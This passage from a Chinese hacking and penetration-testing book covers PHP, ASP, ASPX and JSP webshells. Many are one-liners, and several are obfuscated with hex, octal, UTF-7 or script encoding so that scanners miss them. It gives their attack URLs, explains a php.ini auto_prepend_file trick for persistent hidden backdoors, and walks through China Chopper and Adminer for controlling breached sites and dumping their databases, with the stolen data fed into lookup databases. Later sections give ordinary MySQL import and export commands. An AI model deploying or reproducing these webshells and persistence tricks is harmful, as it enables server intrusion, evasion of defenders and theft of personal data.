echo `$test`;
?>
```

可以执行 Windows 常用命令，还可以通过 echo 命令生成文件，使用方法如下。

```
http://127.0.0.1/3.4.PHP?r=dir  //列出目录
http://127.0.0.1/3.4.PHP?r=echo hack >D:\web\hack.txt
```

还可以延伸出非数字执行后门的方法，代码如下。

```
<?$_="";$_[+""]='';$_="$_"."";$_=($_[+""]|"").($_[+""]|"").($_[+""]^"");?>
<?=${'_'.$_}['_'](${'_'.$_}['__']);?>
```

利用方法为“3.4.2.PHP?_=shell_exec&__=<any shell command goes here>”，该后门在 Linux 下执行效果较好。

5. 二级参数隐蔽 PHP 后门

如果后门程序中没有 eval 函数，可以通过两个参数完成后门的操作：第一个参数用于赋值 assert，第二个参数为连接密码。后门程序代码如下。

```
<?php @$_GET[a](@$_GET[b]);?>或者<?PHP ($_=@$_GET[2]).@$_($_POST[1])?>
http://127.0.0.1/3.5.1.PHP?a=assert 密码为“b”
http://127.0.0.1/3.5.2.PHP?2=assert 密码为“1”
```

还可以对第二个参数执行某些特定函数，甚至可以在网站根目录下写入一句话后门文件 c.php。执行 PHPinfo() 函数，则可以赋值“b=PHPinfo()”。

6. 非数字隐蔽 PHP 后门

非数字隐蔽 PHP 后门最早由 Spanner 提出，借鉴了“Tiny PHP Shell”的思路，通过八进制转义执行非字母数字代码，从而能够较好地逃过安全管理人员的脚本安全扫描检查，代码如下。

```
<?PHP
$_="";
$_[+""]='';
$_="$_"."";
$_=($_[+""]|"").($_[+""]|"").($_[+""]^"");
?>
<?PHP ${'_'.$_}['_'](${'_'.$_}['__']);?>
```

在“中国菜刀”一句话后门连接工具中写入“http://127.0.0.1/3.6.PHP?_=assert&__=eval($_POST['pass']) 密码是 pass”。

7. 包含文件后门

通过 include($uid) 函数执行 UID 后的任何文件。它可以将任何文件直接编译为 PHP 格式运行，具体用法如下。

严禁网络传播本PDF，违者责任自负！


```
http://127.0.0.1/3.6.PHP?uid=/image.gif  //gif 插一句话
```

8. 利用 PHP 上传程序留后门

攻击者通过分析网站程序，结合被攻击网站的特点，在获取网站权限后，保留一个独特的 PHP 上传程序。每次需要网页后门时，就通过该程序上传网页后门程序；处理完毕，删除 PHP WebShell，仅保留上传程序。

9. PHP 后门生成工具 Weevely

Weevely 是一款针对 PHP 的 WebShell 的自由软件，在 BT 上默认安装，可用于模拟一个类似 Telnet 的连接 Shell。Weevely 通常用于 Web 程序的漏洞利用，以隐藏后门或者使用类似 Telnet 的方式代替 Web 页面式的管理。Weevely 生成的服务器端 PHP 代码是经过 Base64 编码的，所以可以骗过主流的杀毒软件和 IDS。上传服务器端代码后，通常可以通过 Weevely 直接运行。

1.9.4 一种 Windows 下 PHP 后门隐藏技术研究

研究发现，在 Windows 下的 PHP 解释环境中有两个函数能够自动加载文件，分别是 auto_prepend_file 和 auto_append_file，在 php.ini 中可以修改成任意文件，可以是 PHP 文件，也可以是 DLL 文件。

将后门文件的内容写入这两个文件，然后修改 include_path 为后门文件所在路径，网站所在目录下的所有 PHP 文件均可以作为 PHP 后门，具体步骤如下。

01 修改 auto_prepend_file 和 auto_append_file

去掉 auto_prepend_file 和 auto_append_file 这两个配置行前面的“;”，使配置文件生效，然后添加后门文件名称，示例如下。

```
auto_prepend_file =PHP_tar.dll
auto_append_file =PHP_bz.dll
```

02 修改 include_path 配置

在 php.ini 中查找 include_path 的位置，去掉注释，选择 Windows 下的 include_path，填写后门所在的详细路径，代码如下。

```
include_path = "D:\ComsenzEXP\PHP5\ext;."
```

03 创建后门文件

在 D:\ComsenzEXP\PHP5\ext 文件夹中新建两个文件 php_tar.dll 和 php_bz.dll，文件的内容为“<?eVal($_POST[a]);?>”。使用 Discuz! 模板时，需要将 php.ini 中 output_buffering 的默认值“off”修改为“on”，否则会有报错提示。通过“中国菜刀”一句话后门工具访问任何 PHP 文件，即可获得 WebShell 权限。

1.9.5 小结

本节对目前常见的 PHP 后门隐藏技术进行了分析和研究，简单介绍了这些后门技术的缺点和优点，在此基础上，通过挖掘 PHP 配置文件，成功找到一种高级后门隐藏技术，通过修改配置文件隐藏后门（由于后门文件不在网站目录下，因此能绕过安全狗等安全软件的防护）。该技术目前只能在 Windows 环境中实现，在 Linux 环境中还存在报错和与原程序文件冲突等问题。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

1.10　一句话后门的利用及操作

一句话后门是 Web 渗透中使用最多的必备工具，目前流行的一句话后门分为 ASP、ASP.NET、JSP 和 PHP 共 4 种类型。一句话后门利用的实质就是通过执行 SQL 语句、添加或者更改字段内容等操作，在数据库表或者相应的字段中插入“<%execute request("pass")%>”、“<%eval request("pass")%>”、“<?php eval($_POST[pass])?>”、“<?php @eval($_POST[pass])?>”、“<%@ Page Language="Jscript"%>”、“<%eval(Request.Item["pass"],"unsafe");%>”等代码，然后通过“中国菜刀”、“lake 一句话 PHP 后门客户端”等工具进行连接。我们只需要知道上述代码插入的具体文件及连接密码，即可进行一些 WebShell 操作，是基于 B/S 结构的架构。

下面介绍如何利用“中国菜刀”（http://www.maicaidao.com）进行一句话木马操作。

1.10.1　执行“中国菜刀”

“中国菜刀”的英文名为“chopper”，可以到其官方网站 http://www.maicaidao.com 下载，解压缩后直接运行 chopper.exe 即可。如图 1-107 所示，“中国菜刀”默认提供了 http://www.maicaidao.com/server.asp、http://www.maicaidao.com/server.aspx、http://www.maicaidao.com/server.php 共 3 种类型。

1.10.2　添加 Shell

如图 1-107 所示，在“中国菜刀”的主界面单击右键，在弹出的快捷菜单中选择“添加”命令，即可添加 Shell 地址。如图 1-108 所示，在“地址”文本框中输入一句话木马 Shell 地址，在“地址”文本框后面的文本框中输入一句话木马的连接密码，在“配置”设置区中选择脚本类型（程序会自动识别脚本类型），最后单击“添加”按钮，即可添加一个 Shell 地址。




图 1-107　执行“中国菜刀”




图 1-108　添加 Shell

1.10.3　连接一句话后门

回到“中国菜刀”主界面，双击刚才添加到 Shell 中的地址，即可连接一句话后门。如果后门执行成功，则会显示网站的目录结构和文件等信息，如图 1-109 所示。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 1-109　连接一句话后门

1.10.4　执行文件操作

通过“中国菜刀”可以方便地对文件进行操作，包括上传文件、下载文件、编辑、删除、复制、重命名、修改文件（夹）时间、新建和 Access 管理等。在“中国菜刀”中，还可以对数据库进行管理，通过配置数据库用户名和用户密码等参数即可对数据库进行操作，如图 1-110 所示。




图 1-110　执行文件操作

1.10.5　一句话后门的收集与整理

笔者收集和整理了一些典型的一句话后门，具体如下。

1. PHP 非一句话经典后门

PHP 运行时，如果遇见字符“`”（键盘上“~”符号的下档键），会尝试执行“`”里的命令，并返回命令执行的结果（string 类型）。其局限性在于特征码比较明显，原因在于字符“`”在 PHP 中很少用到，杀毒软件很容易以此为特征码扫描并警报，而且在“`”里不能执行 PHP 代码。

将以下代码保存为 test.php 文件。

```
<?php
echo `$_REQUEST[id]`;
?>
```

执行如下代码即可查看 C 盘文件，“id”后的参数可以直接执行命令。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！


```
test.php?id=dir c:/
```

2. 加密的 ASP 一句话后门

将以下代码保存为 ASP 文件，或者将以下代码插入 ASP 文件，然后通过“黑狐专用一句话木马加强版”进行连接，其密码为“#”，执行效果如图 1-111 所示。

```
<script language=vbs runat=server>
Execute(HextoStr("65786563757465287265717565737428636872283335292929"))
Function HextoStr(data)
HextoStr="EXECUTE """""
C="&CHR(&H"
N=")"
Do While Len(data)>1
If IsNumeric(Left(data,1)) Then
HextoStr=HextoStr&C&Left(data,2)&N
data=Mid(data,3)
Else
HextoStr=HextoStr&C&Left(data,4)&N
data=Mid(data,5)
End If
Loop
End Function
</script>
<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>eval(String. fromCharCode (116,114,121,123,101,118,97,108,40,82,101,113,117,101,115,116,46,102,111,114,109,40,39,35,39,41,43,39,39,41,125,99,97,116,99,104,40,101,41,123,125))</SCRIPt>
```




图 1-111　使用加密的一句话木马

3. 常见的 ASP 一句话后门收集

常见的 ASP 一句话木马如下。

```
<%%25Execute(request("a"))%%25>
<%Execute(request("a"))%>
%><%execute request("a")%><%
<script language=VBScript runat=server>execute request("a")</script>
<%25Execute(request("a"))%25>
%><%execute request("yy")%>
<%execute request(char(97))%>
<%eval request(char(97))%>
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！


```
":execute request("value"):a="
<script language=VBScript runat=server>if request(chr(35))<>""""" then
ExecuteGlobal request(chr(35)) </script>
```

在数据库里插入的一句话木马如下。

```
┼擁數畣整爟煥敵瑳∨丨┤愾
┼癥污爟煥敵瑳∨≡┤>    密码为：a
```

utf-7的木马如下。

```
<%@ codepage=65000%>
<% response.Charset="936"%>
<%e+j-x+j-e+j-c+j-u+j-t+j-e+j-(+j-r+j-e+j-q+j-u+j-e+j-s+j-t+j-(+j-+ACI-#+ACI
)+j-)+j-%>
```

Script Encoder加密示例如下。

```
<%@ LANGUAGE = VBScript.Encode %>
<%#@~^PgAAAA==r6P.                                    ;!+/D`14Dv&X#*@!@*ErPPD4+
P2Xn^ED+VVG4Cs,Dn;!n/D`^4M`&Xb*oBMAAA==^#~@%>
```

可以躲过雷客图的一句话木马示例如下。

```
<%
set ms = server.CreateObject("MSScriptControl.ScriptControl.1")
ms.Language="VBScript"
ms.AddObject "Response", Response
ms.AddObject "request", request
ms.ExecuteStatement("ev"&"al(request(""1""))")
%>
```

PHP一句话木马示例如下。

```
<? php eval($_POST[cmd]);?>
<?php eval($_POST[cmd]);?>
<?php system($_REQUEST['cmd']);?>
<?php eval($_POST[1]);?>
```

ASPX一句话木马示例如下。

```
<script language="C#" runat="server">
WebAdmin2Y.x.y aaaaa = new WebAdmin2Y.x.y("add6bb58e139be10");
</script>
```

JSP一句话后门示例如下。

```
<%
if(request.getParameter("f")!=null)(new
java.io.FileOutputStream(application.getRealPath("\")+request.getParameter("f"))
).write(request.getParameter("t").getBytes());
%>
```

4. 新型一句话后门

下面给出一个新型一句话后门。

```
<%
Set o = Server.CreateObject("ScriptControl")
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！


```
    o.language = "vbscript"
    o.addcode(Request("cmd"))
    %>
```

1.11　脱库利器 Adminer

Adminer 是一个类似于 phpMyAdmin 的 MySQL 管理客户端，整个程序只有一个 PHP 文件，易于使用和安装，其官方下载地址为 http://www.adminer.org/en/。Adminer 支持多种语言（已自带 20 余种翻译语言文件，用户可以按自己的需求选择相应的语言），支持 PHP4.3、MySQL 4.1 及以上版本，提供的功能如下。

- 创建、修改、删除索引/外键/视图/存储过程和函数。
- 查询、合计、排序数据。
- 新增、修改、删除记录。
- 支持所有数据类型，包括大字段。
- 能够批量执行 SQL 语句。
- 支持将数据、表结构、视图生成 SQL 或 CSV。
- 能够外键关联打印数据库概要。
- 能够查看进程和关闭进程。
- 能够查看用户和权限并进行修改。
- 管理事件和表格分区（MySQL 5.1 支持）。

由于 Adminer 只有一个文件，比 phpMyAdmin 灵活，操作简单，因此深受网站管理和黑客喜爱，下面就介绍其常用功能。

1.11.1　测试程序运行情况

将 adminer.php 上传至目标服务器，可以更改默认文件名为其他名字，然后在正确的路径进行访问。如图 1-112 所示为 Adminer 的登录界面，在“语言”下拉列表中选择“简体中文”选项，也可以选择其他语言，然后在登录框中分别填写服务器、用户名、密码和数据库所对应的数据。

图 1-112　测试并登录

注意

（1）数据库信息在某些情况不需要填写，但在某些情况下必须填写。

（2）Adminer 支持多个数据库，如 SQLite3、MySQL、SQL Server、Oracle、SimpleDB、MongoDB。

（3）可以勾选“保持登录”复选框以记录用户名和密码。不过，选择这个选项后会在服务器上生成一个 Token，即 admin.key。

1.11.2　选择并查看数据库

登录成功后，会显示目前用户权限下的所有数据库，选择需要查看的数据库，如图 1-113 所示，选择“yoyocn”数据库进行查看。

非卖品，仅供非商业用途或交流学习使用

勾选“discuz72”数据库后，单击该链接即可查看数据库中各个表的信息，包括数据库中的表和视图、数据库引擎、数据长度、数据行数等，如图 1-114 所示。

图 1-113　选择查看的数据库

图 1-114　查看表和视图

1.11.3　导出数据库

在 Adminer 程序界面的左下方单击“导出”超链接，打开导出数据库选项设置界面，如图 1-115 所示。可以输出为 GZIP 压缩文件，也可以直接保存为 SQL 文件，或者直接打开文件；文件格式可以是 SQL、CSV、TSV 等；表可以选择“Drop+Create”或“Create”；数据中可以选择插入（Insert）、插入更新等。最后，单击“导出”按钮即可导出选择的数据库。

1.11.4　导入数据库

使用 Adminer 导入数据库比较简单。

如图 1-116 所示，单击“导入”链接，可以选择上传本地文件到服务器，也可以直接从服务器上进行导入。在选择导入的文件时，一定要先做备份，或者新建一个数据库进行测试，否则会覆盖原有数据库中数据。

图 1-115　下载数据库




图 1-116　导入数据库数据

1.11.5　执行 SQL 命令

在 Adminer 中单击“SQL 命令”链接，如图 1-117 所示，可以直接执行 SQL 命令。

此外，Adminer 提供了对表中的数据直接进行删除、修改和添加等操作，在此就不赘述了。

非卖品，仅供非商业用途或交流学习使用

在入侵过程中，主要通过 Adminer 程序导出数据库，导出数据质量较高，在将数据导入数据库时很少出现错误；而在使用 PhpSpy 等程序导出时，如果编码选择不正确，在将数据导入数据库时显示乱码。




图 1-117　执行 SQL 命令

1.12　MySQL 数据库导入与导出攻略

在实际渗透过程中，很多网站系统都会采用 MySQL+PHP+Apache 架构，其中 MySQL 数据库是基础。在成功渗透目标对象后，对数据库进行查看、导出数据库到本地、将数据库导入本地数据库进行还原、在本地架设模拟环境测试等，都离不开数据库的操作。数据库的导入和导出是最常见和最基础的操作，在实际操作过程中有很多技巧和注意事项。本节将详细介绍 MySQL 数据库在导入和导出方面的相关内容。

1.12.1　Linux 命令行下 MySQL 数据库的导入与导出

本节将详细介绍 Linux 命令行下 MySQL 数据库的导入与导出。

1. MySQL 数据库的导出命令参数

Linux 主要通过 MySQL 和 mysqldump 命令执行数据库导出操作。使用这两个命令时都需要附带参数。

（1）MySQL 连接参数

- “-u$USER”表示用户名。
- “-p$PASSWD”表示密码。
- “-h127.0.0.1”表示如果连接远程服务器，应使用对应的主机名或者 IP 地址进行替换。
- “-P3306”表示端口。
- “--default-character-set=utf8”表示指定字符集。
- “--skip-column-names”表示不显示数据列的名字。
- “-B”表示以批处理的方式运行 MySQL 程序，查询结果将显示为制表符间隔格式。
- “-e”表示执行命令后退出。

（2）mysqldump 参数

- “-A”表示全库备份。
- “--routines”表示备份存储过程和函数。

非卖品，仅供非商业用途或交流学习使用

- “--default-character-set=utf8”用于设置字符集。
- “--lock-all-tables”表示全局一致性锁。
- “--add-drop-database”表示在每次执行建表语句前执行“DROP TABLE IF EXIST”语句。
- “--no-create-db”表示不输出“CREATE DATABASE”语句。
- “--no-create-info”表示不输出“CREATE TABLE”语句。
- “--databases”表示将后面的参数都解析为库名。
- “--tables”表示第一个参数为库名，后续参数为表名。

2. MySQL 数据库的常见导出命令

- 导出全库，备份到本地目录，示例如下。

```
    mysqldump     -u$USER     -p$PASSWD     -h127.0.0.1     -P3306     --routines
--default-character-set=utf8 --lock-all-tables --add-drop-database -A > db.all.sql
```

- 导出指定库到本地目录（例如 antian365 库），示例如下。

```
    mysqldump     -u$USER     -p$PASSWD     -h127.0.0.1     -P3306     --routines
--default-character-set=utf8 --databases antian365 > antian365.sql
```

- 导出某个库的表到本地目录（例如 antian365 库的 user 表），示例如下。

```
    mysqldump     -u$USER     -p$PASSWD     -h127.0.0.1     -P3306     --routines
--default-character-set=utf8 --tables antian365 user> antian365.user.sql
```

- 导出指定库的表（仅数据）到本地目录（例如，MySQL 库的 user 表，带过滤条件），示例如下。

```
    mysqldump     -u$USER     -p$PASSWD     -h127.0.0.1     -P3306     --routines
--default-character-set=utf8 --no-create-db --no-create-info --tables mysql user
--where="host='localhost'"> db.table.sql
```

- 导出某个库的所有表结构，示例如下。

```
    mysqldump     -u$USER     -p$PASSWD     -h127.0.0.1     -P3306     --routines
--default-character-set=utf8 --no-data --databases mysql > db.nodata.sql
```

- 导出某个查询 SQL 的数据为 TXT 文件，并将其存储到本地目录，各数据值之间用制表符分隔。例如，SQL 为“'select user,host,password from mysql.user;'”，代码如下。

```
    mysql  -u$USER  -p$PASSWD  -h127.0.0.1  -P3306  --default-character-set=utf8
--skip-column-names  -B  -e  'select  user,host,password  from  mysql.user;'  >
mysql_user.txt
```

- 导出某个查询 SQL 的数据为 txt 文件，并将其存储到 MySQL 服务器上。登录 MySQL，将默认的制表符换成逗号（为了适应 CSV 格式文件），MySQL 要对指定的路径有写权限，最好用 tmp 目录，文件用完之后再删除，示例如下。

```
    SELECT user,host,password FROM mysql.user INTO OUTFILE '/tmp/mysql_user.csv'
FIELDS TERMINATED BY ',';
```

3. 加快 MySQL 数据库导出速度的技巧

从 MySQL 数据库中导出的 SQL 语句在导入时速度可能非常慢，在处理百万级数据时，仅导入

非卖品，仅供非商业用途或交流学习使用

操作或许就要花费数小时。

在导出时合理使用“-e”等参数，可以大大提高导入的速度。

- “--max_allowed_packet=XXX”表示客户端/服务器之间通信缓存区的最大值。
- “--net_buffer_length=XXX”表示 TCP/IP 和套接字通信缓冲区的大小，创建一个长度为 net_buffer_length 的行。

注意

max_allowed_packet 和 net_buffer_length 不能比目标数据库的设定值大，否则可能出错。

首先，确定目标数据库的参数值，示例如下。

```
mysql> show variables like 'max_allowed_packet';
mysql> show variables like 'net_buffer_length';
```

然后，根据参数值编写 mysqldump 命令，示例如下。

```
# mysqldump -uroot -pantian365.com  antian365 -e --max_allowed_packet=
8388608 --net_buffer_length=8192 > antian365.sql
```

现在，数据库的导入速度就变得很快了。需要注意导入和导出端的 max_allowed_packet 和 net_buffer_length 参数的值，要将它们设置得大一点。最简单的方法是直接复制数据库目录，不过要先停止 MySQL 服务。

4. Linux 下 MySQL 数据库导入的常见命令

导入全库数据到 MySQL 时，因为其中包含 MySQL 库的权限表，所以导入完成后需要执行“FLUSH PRIVILEGES;”命令。

- 使用 MySQL 命令导入数据库，示例如下。

```
mysql -u$USER -p$PASSWD -h127.0.0.1 -P3306 --default-character-set=utf8 <
db.all.sql
```

- 使用 source 命令导入，示例如下。需要先登录 MySQL，然后执行 source 命令（文件名应为绝对路径）。

```
mysql> source /tmp/db.all.sql;
```

- 使用 MySQL 恢复某个库的数据（例如 antian365 库的 user 表），示例如下。

```
mysql -u$USER -p$PASSWD -h127.0.0.1 -P3306 --default-character-set=utf8
antian365< antian365. user.sql
```

- 使用 source 命令恢复某个库的数据（例如 antian365 库的 user 表），示例如下。

```
mysql -u$USER -p$PASSWD -h127.0.0.1 -P3306 --default-character-set=utf8
mysql> use antian365;
mysql> source /tmp/ antian365. user.sql;
```

- 恢复 MySQL 服务器上的 TXT 文件，示例如下。

```
mysql -u$USER -p$PASSWD -h127.0.0.1 -P3306 --default-character-set=utf8
mysql> use mysql;
mysql> LOAD DATA INFILE '/tmp/mysql_user.txt' INTO TABLE user ;
```


非卖品，仅供非商业用途或交流学习使用

- 恢复 MySQL 服务器上的 CSV 文件（需要 FILE 权限，数据之间用逗号分隔），示例如下。

```
mysql -u$USER -p$PASSWD -h127.0.0.1 -P3306 --default-character-set=utf8
mysql> use mysql;
mysql> LOAD DATA INFILE '/tmp/mysql_user.csv' INTO TABLE user FIELDS TERMINATED
BY ',';
```

- 恢复本地的 TXT 或 CSV 文件到 MySQL，示例如下。

```
mysql -u$USER -p$PASSWD -h127.0.0.1 -P3306 --default-character-set=utf8
mysql> use mysql;
mysql> LOAD DATA LOCAL INFILE '/tmp/mysql_user.csv' INTO TABLE user;
//TXT 的情况
mysql> LOAD DATA LOCAL INFILE '/tmp/mysql_user.csv' INTO TABLE user FIELDS
TERMINATED BY ',';                    //CSV 的情况
```

1.12.2 Windows 下 MySQL 数据库的导入与导出

Windows 下 MySQL 数据库的导入和导出相对简单，本节仅作基本介绍，后续还会介绍如何使用一些客户端软件实现导入和导出。

1. 使用 mysqldump 命令导入和导出

mysqldump 命令的常用格式为“mysqldump -u 数据库用户名 -p 数据库名称 > 导出的数据库文件”，示例如下。

```
mysqldump -u root -p123456 db>d:\backupdatabase20140916.sql
//把数据库 db 导出到 backupdatabase20140916.sql 文件中
```

导入数据库的命令行为“mysqldump -u 数据库用户名 -p 数据库名称 < 导入的数据库文件”，示例如下。

```
mysqldump -u root -p db < d:\backupdatabase20140916.sql
//已新建数据库 db，将 backupdatabase20140916.sql 文件导入
```

2. 使用 MySQL 命令导入和导出

将数据库 xxx 导出为 D 盘根目录下的 xxx.sql 文件，示例如下。

```
D:\ComsenzEXP\MySQL\bin>mysql -uroot -p123456 -hlocalhost  xxx >d:\xxx.sql
```

将数据库 D 盘下的 xxx.sql 文件导入数据库 xxx 中，示例如下。

```
D:\ComsenzEXP\MySQL\bin>mysql -uroot -p123456 -hlocalhost xxx <d:\xxx.sql
```

或者登录 MySQL 以后通过命令导入，示例如下。

```
source d:\xxx.sql
```

1.12.3 将 HTML 文件导入 MySQL 数据库

某些数据库，既不是 SQL 文件，也不是 TXT、CSV、XLS 等文件，而是 HTML 文件，数据在 HTML 文件中以表格的形式存在。打开该文件，数据以表格的形式展现，如图 1-118 所示。

图 1-118　以表格的形式显示数据

01　选择导入类型

研究发现，Navicate 可以导入多种类型的数据。如图 1-119 所示，单击选中“HTML 文件（*.htm;*.html）”单选按钮（对各种类型的数据库，在导入过程中针对不同的类型进行选择），单击“下一步”按钮。

02　查看文件的编码格式

在导入之前，需要知道文件以何种格式进行编码。在本例中，使用 Notepad 软件将文件打开，打开“格式”菜单，可以看到该文件是以 UTF-8 格式编码的，如图 1-120 所示。在后续导入时需要选择此种编码方式，否则导入的数据在数据库中会显示为乱码。




图 1-119　选择导入类型

图 1-120　查看文件的编码方式

03　选择编码方式

在导入向导的第二步中需要选择编码方式。如图 1-121 所示，在本例中，我们通过查看文件格式编码已经知道其编码方式为 UTF-8，因此要在“编码”下拉列表中选择“65001（UTF-8）”选项。如果编码格式选择错误，导入的数据会显示为乱码而无法查看，所以这一步很关键。

04　设定栏名称和起始数据行

在导入向导的第四步中，需要设定是否显示列名，如图 1-122 所示。如果要设置导入数据的第一行为栏名称，则输入数字“1”；如果要设置导入数据的第二行为栏名称，则输入数字“2”，此时第一行数据表示从第几行开始导入数据，如果选择“1”则表示从第一行开始，如果选择“2”则表示从第二行开始；最后一行可以不输入。

05　设定目标表

在第五步中，需要设定目标表和源表，默认会显示同样的名称，如图 1-123 所示。可以手动修改目标表的名称，可以选择新建表，也可以使用数据库中已经存在的表。

06　设置目标表的列名

设置目标表的栏位名称，如图 1-124 所示，默认会显示第一行的数据为栏位名称。可以对每一

个目标栏位的名称进行设置，可以是默认名称，也可以对其进行修改，同时设置类型和长度等值。单击“下一步”按钮，在导入模式中选择“添加：添加记录到目标表”选项后进行数据的导入。




图 1-121　选择编码




图 1-122　设定数据库栏名称

图 1-123　设定表名称

图 1-124　设定栏名称

07　查看导入日志

导入过程中会显示导入的百分比，当显示导入 100% 时，表示数据已经全部导入，在导入向导中会显示导入的日志，如图 1-125 所示，其中包括导入的文件、新建的表等信息。




图 1-125　查看日志

导入成功，会显示“Finished Successfully”；如果导入过程中有错误，则可以将日志信息复制下来进行查看并重新导入数据。单击“关闭”按钮完成数据的导入。

08　查看导入的数据

打开刚才导入的数据库表，可以看到所有数据成功且正确地导入，后续可以对数据进行处理和

查看操作。可以集成到社工库进行查询，也可以将数据保存。

1.12.4　将 MSSQL 数据库导入 MySQL 数据库

将 MSSQL 数据库导入 MySQL 数据库与将 HTML 文件导入 MySQL 数据库的操作基本相同。在“导入类型”中选择“ODBC”选项，在数据链接属性中选择“Microsoft OLE DB Provider For SQL Server”选项，如图 1-126 所示，根据不同的数据驱动选择不同的 OLE DB 提供程序。

单击“连接”按钮，输入服务器名称“.”、IP 地址或者数据库服务器的名称。“.”表示是本机或者 localhost。输入登录服务器的信息，即选择数据连接方式是采取 Windows 集成安全设置实现，还是通过数据库用户和密码实现。最后，选择一个数据库并进行连接测试，如图 1-127 所示，如果显示“测试连接成功”，则可以进行后续步骤。后续步骤与将 HTML 文件导入 MySQL 数据库类似，在此就不赘述了。

图 1-126　选择 OLE DB

图 1-127　测试数据库连接

1.12.5　将 XLS 或者 XLSX 文件导入 MySQL 数据库

将 XLS 或者 XLSX 文件导入 MySQL 数据库时，除了在第二步中需要选择数据表外，其他步骤与前面介绍的步骤相同。如图 1-128 所示，选择存在数据的表，如 sheet1 和 sheet2。在 Office 2003 中，数据库每个表行数的最大值为 65 536；在 Office 2007 中，最大值为 1 048 576（超过 100 万）。

